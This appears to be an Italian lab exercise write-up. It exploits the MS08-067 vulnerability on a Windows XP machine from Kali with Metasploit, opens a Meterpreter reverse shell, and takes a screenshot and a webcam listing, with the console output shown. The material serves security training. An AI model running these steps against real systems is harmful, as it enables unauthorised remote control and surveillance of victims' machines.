

Nell'esercizio di oggi tenteremo una connessione remota da kali verso la macchina con windows XP. Dopo aver settato il nostro laboratorio (dove kali ha IP 192.168.1.25 e windows ha IP 192.168.1.200), iniziamo l'exploit.

Apriamo la console per l'exploit tramite il comando "msfconsole" e cerchiamo quali sono gli exploit disponibili per la vulnerabilità che conosciamo, ovvero la MS08-067. Digitiamo quindi "search MS08-067".



Usiamo l'unico exploit disponibile con il comando "use" seguito dal nome dell'exploit.

Con il comando “show options” vediamo di quali parametri ha bisogno il programma per funzionare.



Vediamo che per funzionare, l'exploit ha bisogno solo dell'RHOST. Dopo aver settato come RHOST l'IP di windows, diamo il via all'exploit con il comando "exploit". Vediamo che si apre la console dei comandi di meterpreter collegata a windows.

L'exploit ha avuto SUCCESSO!!!

Vediamo come un eventuale hacker avrebbe completo controllo da remoto sulla macchina con windows. Proviamo due comandi: "screenshot" (per fare uno screenshot dello schermo di windows) e "webcam_list"(per vedere se l'host ha webcam attive).

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST
RHOST =>
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.200
RHOST => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1032) at 2024-05-21 04:40:51 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/aMucNjGf.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Il programma ha salvato uno screen dello schermo di windows e ci comunica che windows non ha webcam attive.